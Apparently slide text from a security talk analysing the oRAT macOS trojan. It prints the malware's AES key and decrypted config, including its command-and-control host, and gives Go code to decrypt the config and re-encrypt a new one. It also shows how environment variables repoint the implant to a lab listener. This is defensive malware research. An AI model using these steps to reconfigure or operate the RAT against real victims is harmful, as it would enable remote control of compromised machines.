


```
# whoami
root
```

woot, root!

# (re)Configuration

...to connect to our C&C server



# oRAT's CONFIGURATION ...encrypted, at end of the file



"The configuration file and the AES decryption key are appended in an encrypted form [to the malware]" -TrendMicro

----- → Encrypted config

3B0010	CA C7 BD 50	1F D2 57 E6	DD EC CE F1	AE AB 5D 0C	2B 63 27 93	1A 1B 4E F7	...P.W.....].+c'...N.
3B0028	39 13 4C EA	9C 19 C6 CF	57 27 1D BA	19 EF 8E 09	78 61 A5 7A	E8 D8 69 41	9.L.....W'.....xa.z..ia
3B0040	1C CB A5 FF	8A E7 2D 3A	30 AE 03 1A	1E 80 12 40	7D DF FD 82	70 78 35 CA	.....:0.....@}...px5.
3B0058	B5 F2 CC 77	72 83 70 10	24 E2 DD F1	CD 00 D8 99	A5 7F 80 8F	FC AF 28 4C	...wr.p.\$.....(L
3B0070	C8 7B 6B 24	C7 6A C2 3C	B5 29 BD AF	A4 9B AD 4C	66 8D 1B 44	E6 DB 62 CE	.{k\$.j.<.).....Lf..D..b.
3B0088	04 87 F0 37	24 0D 03 4A	83 61 EF B9	E2 C7 14 FA	B4 3C 5A 0F	F2 B8 C8 83	...7\$..J.a.....<Z.....
3B00A0	5B AB D7 5C	A4 5D E1 0B	AB 6F 6A E5	91 6F E6 C2	24 BC CB 61	A6 00	[...\\....oj..o..\$..a..



→ Size

Key: A45DE10BAB6F6AE5916FE6C224BCCB61

```
% upx -d oRat/darwinx64 --overlay=copy -o oRat/darwinx64_UNPACKED
```



Note: even when "--overlay=copy" is specified  
unpacking will strip (remove) the config overlay from the file!

# oRAT DECRYPTOR

## ...written in Go

Patrick's first Go program!

```
01 //open malware
02 // from overlay, read size, key, & encrypted config
03
04 //init AES (mode: GCM)
05 c, err := aes.NewCipher(key)
06 gcm, err := cipher.NewGCM(c)
07
08 //init/extract nonce
09 nonceSize := gcm.NonceSize()
10 nonce, configEncrypted := configEncrypted[:nonceSize], configEncrypted[nonceSize:]
11
12 //decrypt
13 configDecrypted, err := gcm.Open(nil, nonce, configEncrypted, nil)
```

```
% ./decrypt darwinx64
opened: darwinx64
extracted key: a45de10bab6f6ae5916fe6c224bccb61
found encrypted config (size: 0xa6 bytes)
```

```
decrypted config:
{"Local": {"Network": "sudp", "Address": ":5555"},  
 "C2": {"Network": "stcp", "Address": "darwin.github.wiki:53"}, "Gateway": false}
```

# DECRYPTED CONFIG

...that includes the addr of the C&C server

```
01  {
02    "Local": {
03      "Network": "sudp",
04      "Address": ":5555"
05    },
06    "C2": {
07      "Network": "stcp",
08      "Address": "darwin.github.wiki:53"
09    },
10    "Gateway": false
11 }
```

}

}

Local listener  
(when Gateway is true)

C&C server/proto

Decrypted configuration

"Network" key values:

Protocol	Description
"tcp"	plain text TCP
"stcp"	encrypted TCP via golang-tls
"sudp"	encrypted UDP via Quic-go library

Supported protocols  
(credit: TrendMicro)



# oRAT ENCRYPTOR

...to reconfigure the malware

```
01 {  
02     "C2": {  
03         "Network": "tcp",  
04         "Address": "192.168.0.10:1337"  
05     }  
06     ...  
07 }
```

New config

```
01 key, err := hex.DecodeString("A45DE10BAB6F6AE5916FE6C224BCCB61")  
02 config := []byte(`{"Local": {"Network": "sudp", "Address": ":5555"},  
03     "C2": {"Network": "tcp", "Address": "192.168.0.10:1337"}, "Gateway": false}`)  
04  
05 //init cipher  
06 c, err := aes.NewCipher(key)  
07 gcm, err := cipher.NewGCM(c)  
08  
09 //init nonce  
10 nonce := make([]byte, gcm.NonceSize())  
11 io.ReadFull(rand.Reader, nonce)  
12  
13 //encrypt  
14 cipherText := gcm.Seal(nonce, nonce, config, nil)  
15  
16 //write out: encrypted config + key + size
```



# oRAT ENCRYPTOR


...to reconfigure the malware

new config (encrypted)

```
01 {  
02   "C2": {  
03     "Network": "tcp",  
04     "Address": "192.168.0.10:1337"  
05   }  
06   ...  
07 }
```

```
% hexdump -C darwinx64  
...  
009da570 74 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |te.....|  
009da580 0c 42 55 f6 39 ba 23 a3 db 7a 4d 05 1e 89 f2 d8 |.BU?9?#??zM...??|  
009da590 3d d4 ba e3 60 fb 46 ce e4 cc ac 42 c4 85 26 e8 |=?????`?F??B?.&?|  
009da5a0 48 02 d6 99 70 fd 19 a6 8a e9 24 bd 04 c7 6d 56 |H.?..p?..?$.?mV|  
009da5b0 b0 64 a8 28 24 cb d3 c0 14 dd cc 86 70 df 6b 63 |?d?($???.??..p?kc|  
...  
009da5f0 19 9b 62 6b 06 6c 73 a2 fa f3 55 1a d6 6a 48 03 |..bk.ls???U.?jH.|  
009da600 74 ce 71 85 6f 99 69 bc ba 9f 31 2b 17 94 f2 a4 |t?q.o.i??..1+..??|  
009da610 5d e1 0b ab 6f 6a e5 91 6f e6 c2 24 bc cb 61 a1 |]?.?oj?.o??$??a?|  
009da620 00 |.|
```

oRat, reconfigured



```
% nc -l 1337  
? POST /join HTTP/1.1  
Host: localhost  
User-Agent: requests  
Content-Length: 10  
Content-Type: application/json  
Accept-Encoding: gzip  
  
{ "type":0 }
```

check-in (from malware)

Success, a connection!

# ANOTHER WAY TO (RE)CONFIGURE? ...yes, via various **RK\_\*** environment variables

```
01 0x000000000014aebcf  
02 0x000000000014aebd6  
03 0x000000000014aebda  
04 0x000000000014aebbe3
```

```
lea    rax, qword [RK_ADDR]  
mov    qword [rsp], rax  
mov    qword [rsp+0x8], 0x7  
call   os.Getenv
```

get value of "RK\_ADDR"

Querying environment vars

(e.g. "**RK\_ADDR**")

Env. Var.	Description
"RK_NET"	Protocol (tcp, stcp, sudp)
"RK_ADDR"	Address and port of C&C server
"RK_DEBUG"	Flag for debug messages (and to prevent daemonization)

oRat's Environment  
Variables

# ANOTHER WAY TO (RE)CONFIGURE? ...yes, via various **RK\_\*** environment variables

```
% export RK_NET=tcp
% export RK_ADDR=192.168.0.10:666

% lldb darwinx64
...
Process 3205 stopped
darwinx64`main.main:
-> 0x14aeaef <+591>: callq 0x14a9da0 ; orat/cmd/agent/app.(*App).Run

(lldb) x/x $rsp
0xc00006bee8: 0x000000c0000ee000

